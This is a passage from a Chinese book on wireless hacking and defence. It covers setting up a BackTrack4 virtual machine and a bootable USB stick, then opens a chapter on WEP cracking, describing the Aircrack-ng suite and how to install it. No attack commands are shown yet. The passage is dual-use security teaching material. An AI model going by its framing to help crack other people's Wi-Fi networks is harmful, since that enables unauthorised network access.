- ⑦ 接下来的界面会显示已经配置的全部内容，如图 3-28 所示，这里是希望用户对已经设置的内容进行确认，如果无误就单击 Next 按钮继续。若需要修改，单击 Customize Hardware 按钮自定义硬件设置即可。
- ⑧ 比如要修改网卡的连接模式，单击 Customize Hardware 按钮后，就能看到图 3-29 所示的内容，在右侧的网络连接方式中选择 Host-only 即仅主机模式，单击 OK 按钮即可。




图 3-28




图 3-29

- ⑨ 如图 3-30 所示，我们可以看到在自定义硬件设置后，Network Adapter 后面就变成了 Host-only 模式。
- ⑩ 若不需要修改，则在图 3-30 所示的对话框中直接单击 Finish 按钮即可。这样，我们的虚拟机就算搭建完成了。如图 3-31 所示，此时只要单击左上角的绿色箭头即可开启该虚拟机。



无线网络黑客攻防




图 3-30




图 3-31

3.3.2 对无线攻防测试用虚拟机进行基本配置

既然虚拟机已经建立好了，我们就来学习 BackTrack4 Linux 的基本配置。

- ① 在图 3-31 所示的界面上单击绿色的箭头，这表示启动的意思。单击之后，虚拟机就开始启动了。如图 3-32 所示，出现了一些开机选项，有安全模式、文本模式、取证模式等，不过大部分都和我们平常使用的没有关系，所以这里我们选择默认的第一项直接按【Enter】键。
- ② 稍等几分钟后，就能看到已经进入到该系统中，不过是 Shell 界面，如图 3-33 所示，若希望看到图形界面，在当前目录下，可以直接输入命令 startx 来进入图形界面。
- ③ 按【Enter】键后，如图 3-34 所示，我们看到了 BackTrack4 Linux 的工作界面，这里很多工具都已经安装完毕，直接调用即可。不过由于 BackTrack4 最初设计是为了进行安全审计及攻击测试使用，所以内置的黑客类工具超过了 300 种。




图 3-32




图 3-33



图 3-34

3.3.3 无线攻防测试环境 BT4 的基本使用

下面我们来看看在使用 BackTrack4（简称 BT4）的新手常会遇到的几个问题。

问题 1：无线黑客类工具都有哪些，在哪里查看？

在 BackTrack4 Linux 图形桌面环境下，如图 3-35 所示，打开左侧菜单，依次选择 Backtrack → Radio Network Analysis → 80211 → All 命令，就可以看到全部的无线黑客类工具。这里的一些主流工具在后面的章节中都将会学习到。




图 3-35

问题 2：找不到自己的网卡，该如何配置自己的网卡？

答：我们直接使用 ifconfig 命令查看，如图 3-36 所示，会发现当前并没有任何可用的网卡，这是怎么回事呢？

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
: # ifconfig
lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
: #
```

图 3-36

这是由于 BT4 在默认情况下 eth0 并没有被激活。我们可以使用 ifconfig -a 来查看没有被载入的网卡。从图 3-37 中可以看到，eth0 确实存在，也就是说，已经识别出接口了，只是没有载入（激活）而已。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
: # ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:0c:29:e8:62:cb
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000
lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
: #
```

图 3-37



我们可以使用 ifconfig 命令将 eth0 激活，具体命令如下：

```
ifconfig eth0 up
```

输入完毕后，再次输入 ifconfig 查看，如图 3-38 所示，此时已经能够看到 eth0 了。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
: # ifconfig eth0 up
: # dhclient eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/00:0c:29:e8:62:cb
Sending on LPF/eth0/00:0c:29:e8:62:cb
Sending on Socket/fallback
DHCPOFFER of 192.168.110.134 from 192.168.110.254
DHCPREQUEST of 192.168.110.134 on eth0 to 255.255.255.255 port 67 interval 6
DHCPACK of 192.168.110.134 from 192.168.110.254
bound to 192.168.110.134 -- renewal in 891 seconds.
: #
```

图 3-38

对于存在 DHCP 的网络，可以使用如下命令来使网卡能够自动获取地址：

```
dhclient eth0
```

完成后可以使用 ifconfig 命令查看 eth0 的状态，如图 3-39 所示，可以看到 eth0 网卡成功地获得了地址 192.168.110.134，这样，就可以使用该地址做后续的事宜了，比如搭建 SSH 服务器等。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
: # ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e8:62:cb
          inet addr:192.168.110.134  Bcast:192.168.110.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:684 (684.0 B)
          Interrupt:19 Base address:0x2600
: #
```

图 3-39

既然 VMware 下的无线攻防环境已搭建完成，下面就来学习 USB 移动攻防环境的搭建。

3.4 搭建便携式无线攻防测试环境

在 Windows XP/2003/7 下，由于无线网卡驱动开发未能做到如 Linux 般开源，从而使得一些无线探测、攻击类工具无法正确识别大部分无线网卡，也就无法在 Windows 下正常使用。虽然个别型号的无线网卡可以通过额外升级的方式，将原有驱动替换为能够识别的驱动，但终归还是有所限制的。

到了现在，尽管 Linux 安装已经极为简单，但是安装 Linux 中的某些分区之类的内容也会使得一些新手颇为头痛，而安装 Windows 和 Linux 双系统这样的方案可能也并不适用于每一个人。对于前面我们刚学习到的 VMware 虚拟机而言，虽然可以轻松地使用 USB 接口的无线网卡，但同时也失去了使用其他接口类型无线网卡的机会。比如，笔记本自带无线网卡、PCMCIA 型无线网卡以及台式机下 PCI 接口的无线网卡等。

为了使我们也能够轻松地在 Linux 下进行无线 Hacking 测试，就需要打造便携式的无线攻防测试环境，这个环境不用太复杂，一款能够开机启动运行的 U 盘启动型的 BackTrack4 Linux 就已经能够满足需要。比如图 3-40 所示的超薄型 U 盘，不但方便携带而且便于隐藏，是居家旅游首选的类型。



图 3-40

其实制作 USB 启动盘并没有想象得那么难，使用一些专门制作 U 盘启动 Live CD 的工具实现，网上关于此类工具有很多，接下来我们来看看这款名为 Linux Live USB Creator 的工具说明及使用。

3.4.1 关于 Linux Live USB Creator

Linux Live USB Creator 是一款制作 U 盘启动 Live CD 的工具。该工具外表华丽，但以不同的窗口来对应制作的不同步骤，直观地表现了制作的过程及结果，是一款在 Windows XP/2003/7 下工作非常稳定的工具。

下载地址：

<http://www.linuxliveusb.com/downloads/?version=stable>

对于希望使用 Linux Live USB Creator 制作其他类型 Live CD 的朋友，下面给出了支持的主要 Linux 系统以供参考。

支持系统及版本：Ubuntu / Kubuntu / Xubuntu 9.10 & 9.04、Puppy Linux 4.3.1、CentOS 5.4、Fedora 11（KDE / Gnome）、Slax、Slitaz 2.0、Damn Small linux 4.4.10、BackTrack3/4 等。

3.4.2 使用 Linux Live USB Creator

下面以 BackTrack4 Linux 为例，带领大家制作属于自己的 USB 启动盘，也就是搭建一个便携式的无线攻防环境。注意，插入 U 盘后应先对 U 盘进行格式化。

Step 01 选择正确的 U 盘设备。

打开 Linux Live USB Creator，在 STEP 1 窗口上的下拉列表中选择正确的 U 盘设备，这里选择 G 盘，如图 3-41 所示。

Step 02 导入 BT4 的 ISO 文件镜像。

- ① 在 Linux Live USB Creator 主界面上的 STEP 2 窗口选择 ISO (即磁盘镜像) 图标来导入要制作的 Live CD 镜像文件，这里就选择本地保存的 BackTrack4 Linux 镜像文件 bt4-final.iso。如图 3-42 所示，一旦导入后 Linux Live USB Creator 会自动开始对该镜像文件进行检查。




图 3-41




图 3-42

- ② 稍等片刻后，若镜像文件无问题，在 STEP 2 窗口中就会出现检验完毕的提示，同时会给出镜像中系统名称等信息。如图 3-43 所示，识别为 BackTrack4 Final 系统。

Step 03 配置参数。

在 Linux Live USB Creator 主界面上的 STEP 4 窗口中，根据需要勾选不同的选项。如下图 3-44 所示，在通常情况下，第二个选项 Format the key in FAT32(即将 U 盘格式化为 FAT32 文件系统类型)是要勾选的。若不希望他人能够随意查看到 U 盘内容，也可以勾选第一个选项 Hide created files on key 即隐藏所有文件。第三个选项一般不勾选，因为该选项需要从互联网上再次下载组件。

Step 04 开始制作启动型 U 盘。

如图 3-45 所示，在 Linux Live USB Creator 主界面上的 STEP 5 窗口中单击左侧闪电状标识后，Linux Live USB Creator 会自动从镜像文件中抽取文件写入到 U 盘中，并在将文件复制完毕后自动安装引导工具。该步骤大约会持续 10~15 分钟。




图 3-43




图 3-44

Step 05 制作完成。

如图 3-46 所示，这里不需要重启，选择退出即可。现在，我们的 U 盘就已经被打造成可以开机直接启动引导的 BackTrack4 Linux 了。




图 3-45




图 3-46

Step 06 配置计算机开机从 USB 设备启动。

- ① 在重启后进入计算机 BIOS 设置界面，在启动项中选择从 USB 设备启动。这个道理就好像我们以往用光盘装系统一样，必须调整启动项为光驱启动，而现在我们要用 U 盘装系统，所以要调整为 U 盘启动。这里以常见的 BIOS 为例，如图 3-47 所示，在 First Boot Device（第一启动设备）处，排在第一位的就是 USB-HDD，即 U 盘启动方式。
- ② 由于主板厂商的不同，所以导致很多朋友看到的 BIOS 主界面也不同，不过没关系都是大同小异，大致来说，只要在 Boot 项中将位置 First Boot（第一启动项）设为 USB 设备启动即可。图 3-48 所示为 Thinkpad 笔记本的 BIOS 中启动选择菜单界面。




图 3-47




图 3-48

Step 07 进入 U 盘版 BT4 操作系统，开始无线安全测试。

只要保证启动 U 盘制作过程没有出错、BT4 系统镜像文件本身没有读取错误，那么我们就能够看到图 3-49 所示的 BT4 正常启动界面了。换句话说，属于自己的无线攻防环境也就轻松搭建成功了。






图 3-49

既然已经可以使用，那么就将做好的 U 盘放到钱包里随身携带，随时使用，再也不用为安装 Linux 所担心了。






第4章

WEP 密钥的加密与攻防

一般常用的无线网络的加密方法有：WEP、WPA、WPA-2 等。本章讲解 WEP 密钥的加密和攻防，让用户加强对网络安全的认识。

- 4.1 WEP 解密方法——Aircrack-ng
- 4.2 在 BT4 下破解 WEP 加密
- 4.3 全自动傻瓜工具 SpoonWEP2





4.1 WEP 解密方法——Aircrack-ng

工欲善其事，必先利其器。在开始无线攻击之前，“小黑们”还需要先将熟悉工具。首先就是无线黑客中的名门利器——Aircrack-ng。

4.1.1 什么是 Aircrack-ng

Aircrack-ng 是一款用于破解无线 802.11WEP 及 WPA-PSK 加密的工具，该工具在 2005 年 11 月之前的名字为 Aircrack，在其 2.41 版本之后才改名为 Aircrack-ng，其图标如图 4-1 所示。由于其高效的攻击能力，本书在后面的破解章节将其作为重点进行介绍及学习。

Aircrack-ng 主要使用了两种攻击方式进行 WEP 破解：一种是 FMS 攻击，该攻击方式是以发现该 WEP 漏洞的研究人员名字（Scott Fluhrer、Itsik Mantin 及 Adi Shamir）所命名；另一种是 KoreK 攻击，经统计，该攻击方式的攻击效率要远高于 FMS 攻击。当然，最新的版本又集成了更多类型的攻击方式。对于无线黑客而言，Aircrack-ng 是一款必不可缺的无线攻击工具，可以说很大一部分无线攻击都依赖于它来完成；而对于无线安全人员而言，Aircrack-ng 也是一款必备的无线安全检测工具，它可以帮助管理员进行无线网络密码的脆弱性检查及了解无线网络信号的分布情况，非常适合对企业进行无线安全审计时使用。

Aircrack-ng 是一个包含了多款工具的无线攻击审计套装，这里的很多工具在后面的内容中都会用到，表 4-1 所示为 Aircrack-ng 包含的组件。



图 4-1

表 4-1

组件名称	描述
aircrack-ng	主要用于 WEP 及 WPA-PSK 密码的恢复，只要 Airodump-ng 收集到足够数量的数据包，Aircrack-ng 就可以自动检测数据包并判断是否可以破解
airmon-ng	用于改变无线网卡的工作模式，以便其他工具的顺利使用
airodump-ng	用于捕获 802.11 数据报文，以便于 Aircrack-ng 破解
aireplay-ng	在进行 WEP 及 WPA-PSK 密码恢复时，可以根据需要创建特殊的无线网络数据报文及流量
airserv-ng	可以将无线网卡连接至某一特定端口，为攻击时灵活调用做准备
airolib-ng	进行 WPA Rainbow Table 攻击时使用，用于建立特定数据库文件
airdecap-ng	用于解开处于加密状态的数据包
tools	其他用于辅助的工具，如 airdriver-ng、packetforge-ng 等

4.1.2 轻松安装 Aircrack-ng

Aircrack-ng 可工作在不同类型的平台上，如 Windows、Linux、FreeBSD，甚至 Sharp Zaurus 手持设备。为了方便有效地使用 Aircrack-ng，在 Aircrack-ng 的官方网站上提供了常见网卡芯片兼容性列表，表 4-2 所示为部分常见网卡芯片兼容性。

表 4-2

芯片类型	Windows 版 airodump 支持	Linux 版 airodump 支持	Linux 版 aireplay 支持
Atheros	支持	支持	支持
Broadcom	支持	支持	支持
Prism2/3	不支持	支持	支持
PrismGT	支持	支持	支持
Ralink	不支持	支持	支持
Centrino a/b/g	不支持	支持	支持

至于 Aircrack-ng 针对不同系统的不同安装版本，大家可以在 Aircrack-ng 的官方网站的下载页面查找。

Aircrack-ng 官网下载页面：

<http://www.aircrack-ng.org/downloads.html>

如图 4-2 所示，目前的最新版本为 Aircrack-ng 1.0 Final 版。主要提供有 Windows 及 Linux 两个版本。




图 4-2

1. 在 Windows 下安装 Aircrack-ng

在 Windows 下安装 Aircrack-ng 是很简单的，从官方网站下载 Win32 版的压缩包到本地，直接解压缩到某个文件夹即可。

Aircrack-ng 1.0 for Windows 版本下载地址：

<http://download.aircrack-ng.org/aircrack-ng-1.0-win.zip>

不过，在使用之前需要将现有无线网卡驱动程序替换成 Wildpackets 专用网卡驱动程序。关于支持网卡及对应驱动程序信息可到 <http://www.wildpackets.com/support/downloads/drivers> 查看。在 Windows 下运行 Aircrack-ng，如图 4-3 所示。



无线网络黑客攻防




图 4-3

2. 在 Linux 下安装 Aircrack-NG

在 Linux 下的安装方法也非常简单，只需要从官方网站将源文件下载到本地，按顺序运行即可。需要注意的是，安装时需要 root 权限，也可以考虑通过使用 su 或者 sudo 命令来切换。不过使用 BackTrack4 Linux 的朋友就不用再麻烦下载了，在这款无线黑客常用的 OS 中已经内置了 Aircrack-NG 套装。

Aircrack-NG 1.0 for Linux 版本下载地址：

<http://download.aircrack-ng.org/aircrack-ng-1.0.tar.gz>

注意：在 BackTrack4 Linux 下，默认已经安装了 Aircrack-NG 1.0 rc3 r1552 版本，如图 4-4 所示。目前最新的版本为 2009 年 9 月 8 日推出的 Aircrack-NG 1.0 Final 版，大家可以到官网上查找或者直接按照上面给出的地址下载。




图 4-4

从官网下载的最新版本 Aircrack-NG 源文件应该是 aircrack-NG-1.0.tar.gz，具体安装命令如下：

```
 wget http://download.aircrack-NG.org/aircrack-NG-1.0.tar.gz  
 tar zxvf <name of source file>  
 cd aircrack-NG-XXX  
 make  
 make install
```

很多朋友应该都还没有在 Linux 下装过 Aircrack-NG，没关系，下面按照以上的顺序，一步一步地操作一遍。

- ① 先下载 aircrack-NG-1.0.tar.gz 文件，可以使用上面给出的 Linux 版本地址直接下载，也可以使用上述 wget 命令在 Linux 下直接下载，很简单。然后再对下载的

aircrack-ng-1.0.tar.gz 文件解压缩，输入命令如下：

```
tar zxvf aircrack-ng-1.0.tar.gz
```

按【Enter】键后可以看到图 4-5 所示的内容，Linux 系统会自动创建一个名为 aircrack-ng-1.0 的目录，并将全部安装文件解压缩到该目录下。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # tar zxvf aircrack-ng-1.0.tar.gz
aircrack-ng 1.0/
aircrack-ng 1.0/AUTHORS
aircrack-ng 1.0/ChangeLog
aircrack-ng 1.0/common.mk
aircrack-ng 1.0/evalrev
aircrack-ng 1.0/INSTALLING
aircrack-ng 1.0/LICENSE
aircrack-ng 1.0/LICENSE.OpenSSL
```

图 4-5

② 进入 aircrack-ng-1.0 目录，然后对程序源文件进行编译，输入命令如下：

```
cd aircrack-ng-1.0
make
```

如图 4-6 所示，可以看到大量的.c 文件被编译。

```
root@ZerOne: ~/aircrack-ng-1.0 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne:~/aircrack-ng-1.0# make
make -C src all
make[1]: Entering directory '/root/aircrack-ng-1.0/src'
make -C osdep
make[2]: Entering directory '/root/aircrack-ng-1.0/src/osdep'
Building for Linux
make[3]: Entering directory '/root/aircrack-ng-1.0/src/osdep'
gcc -g -W -Wall -Werror -O3 -D_FILE_OFFSET_BITS=64 -D_REVISION=0 -fPIC -I..
c -o osdep.o osdep.c
```

图 4-6

③ 为方便后期的使用，将程序写入到特定目录，输入命令如下：

```
make install
```

按【Enter】键后，就能看到图 4-7 所示的内容。

```
root@ZerOne: ~/aircrack-ng-1.0 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne:~/aircrack-ng-1.0# make install
make -C src install
make[1]: Entering directory '/root/aircrack-ng-1.0/src'
make -C osdep
